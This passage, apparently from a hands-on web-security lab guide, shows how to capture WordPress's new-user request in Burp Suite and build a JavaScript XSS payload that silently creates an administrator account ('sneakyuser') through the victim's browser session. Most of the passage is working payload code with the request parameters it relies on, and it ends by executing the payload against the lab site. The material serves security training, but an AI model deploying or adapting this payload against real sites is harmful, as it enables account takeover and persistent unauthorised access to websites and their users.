
Select Users, then Add New

Fill in the required fields (username, email, password), and change the user role to '**Administrator**'. Select to add the new user.



Fill in the data for the new Administrator


Once you're returned to the user list, you'll see that your new user has been successfully added.



New administrator user added


Now we're going to see what this request looks like in Burp Suite. Go to the Proxy History subtab and go to the very bottom of the list. The list should be in chronological order by default, you can sort on the first column to go from first to last request. Assuming you haven't done much else in the web browser since adding your new user, if you scroll up a few requests you should see a **POST** request to the **/wp-admin/user-new.php** endpoint. This is the actual request that created that new user.

Select this request so you can inspect the contents of the request.




Add new user request

Let’s take a look at the actual request. At the bottom of the application, you’ll see tabs for the request and response of the selected request.



Raw body of the request

We can see a number of parameters passed in the body. Unfortunately in this view they’re rather jumbled on top of each other. Fortunately we can select the **Params** view.



Simpler view of body parameters

We won't have to worry about the Cookie parameters, the victim's browser running our malicious XSS payload will add those cookies automatically for us. We do however have to craft the body of this request. Let's take a closer look at these parameters.

Body	action	createuser
Body	_wpnonce_create-user	f3587fa5a8
Body	_wp_http_referer	/wp-admin/user-new.php
Body	user_login	testUser
Body	email	test@tester.com
Body	first_name	
Body	last_name	
Body	url	
Body	locale	site-default
Body	pass1	testPassword
Body	pass2	testPassword
Body	pw_weak	on
Body	role	administrator
Body	ure_other_roles	
Body	createuser	Add New User

New user request body parameters

We can see a few variables from our new user form, **user_login**, **email**, and **pass1, pass1-text, and pass2**. We used a terrible password in this example and had to select the checkbox for '**Confirm use of weak password**'. By checking that box, we set the parameter **pw_weak** to **on**. We also see that the **role** parameter is set to **administrator**.

We have a few static parameters:
action = createuser
_wp_http_referer = /wp-admin/user-new.php
Createuser = Add New User
These we will be able to hard code in our request.

That leaves the **_wpnonce_create-user** value. This is a security protection against Cross-Site Request Forgery (CSRF) attacks. The server will reject our request if this value is incorrect. It is randomly generated and sent to the client prior to the making of this request. Let's ignore that for now and come back to it later.

Let's start building up our JavaScript payload to make this request. We'll be using XMLHttpRequests (XHR) to make our requests in the background asynchronously. This way our victim doesn't notice their browser locking up as our malicious requests are sent in the background.

We know that we need to make a post to the endpoint **/wp-admin/user-new.php.** Let's create a function in our **payload.js** file with that URI as a variable, and the user variables we identified earlier in our Burp inspections.


```
function addAdminUser()
{
        var uri = “/wp-admin/user-new.php”;

        var username  = "sneakyuser";
        var email         = "sneaky%40somewhere.com"
        var password  = "password";
}
```

This is a good start. Now, we need to create our XHR request that will send a **POST** request to the URI we defined. Add this to the function.

NOTE: Copies of the code snippets used in the guide can be found in /home/playerone/payloadDev/guideCodeSnippets.js

```
...
xhr = new XMLHttpRequest();
xhr.open("POST", uri);
…
```

We need to set the **Content-Type** header so that the server knows how to process the body we’re sending it. You can see the headers for the request on the **Headers** subtab.



Content type request header

We can manually set this header in our JavaScript by adding the following code to our function.

…
xhr.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
…

Now we're ready to start putting together the body of our request. Let's look at our body parameters again.

Body	action	createuser
Body	_wpnonce_create-user	f3587fa5a8
Body	_wp_http_referer	/wp-admin/user-new.php
Body	user_login	testUser
Body	email	test@tester.com
Body	first_name	
Body	last_name	
Body	url	
Body	locale	site-default
Body	pass1	testPassword
Body	pass2	testPassword
Body	pw_weak	on
Body	role	administrator
Body	ure_other_roles	
Body	createuser	Add New User

New user request body parameters

We'll start off with hard coding the first three values within our function. We'll come back later to making the **_wpnonce_create-user** parameter dynamic. For now, hardcoding it will be fine. Your value will likely be different than what you see in the screenshots, use whatever your nonce value is.

…
var body = "action=createuser&";
body += "_wpnonce_create-user=1c0eb1d904&";
body += "_wp_http_referer=%2Fwp-admin%2Fuser-new.php&";
…

We have our first three parameters hard coded, let's now add the next two that use some of our variables at the top of the function. Recall that we initially set up some variables, including:
var username = "sneakyuser";
var email = "sneaky%40somewhere.com";
We're going to reference these variables in our next two lines of code we add.
...

```
body += "user_login=" + username + "&";
body += "email=" + email + "&";
…
```

When these lines are appended to the end of our **body** (+= is the append operation), they'll have **sneakyuser** as the username and **sneaky@somewhere.com** as the email address.

Given those examples, the remainder of the body won't be surprising to you:

```
…
body += "first_name=&";
body += "last_name=&";
body += "uri=&";

body += "pass1=" + password + "&";
body += "pass1-text=" + password + "&";
body += "pass2=" + password + "&";
body += "pw_weak=on&";

body += "send_user_notification=0&";
body += "role=administrator&";
body += "ure_select_other_roles=&";
body += "createuser=Add+New+User";
…
```

This looks good! Only one more thing to do. Send the request. Add this last bit of code:

```
…
xhr.send(body);
...
```


Our final function should look like this:

```
function addAdminUser()
{
        var uri = “/wp-admin/user-new.php”;

        var username  = "sneakyuser";
        var email         = "sneaky%40somewhere.com";
        var password  = "password";

        xhr = new XMLHttpRequest();
        xhr.open("POST", uri);
        xhr.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");

        var body = "action=createuser&";
        body += "_wpnonce_create-user=1c0eb1d904&";
        body += "_wp_http_referer=%2Fwp-admin%2Fuser-new.php&";
        body += "user_login=" + username + "&";
        body += "email=" + email + "&";
        body += "first_name=&";
        body += "last_name=&";
        body += "uri=&";

        body += "pass1=" + password + "&";
        body += "pass1-text=" + password + "&";
        body += "pass2=" + password + "&";
        body += "pw_weak=on&";

        body += "send_user_notification=0&";
        body += "role=administrator&";
        body += "ure_select_other_roles=&";
        body += "createuser=Add+New+User";

        xhr.send(body);
}
```

We also need to call the function so it actually runs, so just after the function closing bracket add:


```
addAdminUser();
```

Make sure that is all copied into your **payload.js** file, delete your extra admin you already added manually, then go back to the post preview to execute the payload.




Basic add admin user payload

Refresh the XSS Post preview to execute your payload.



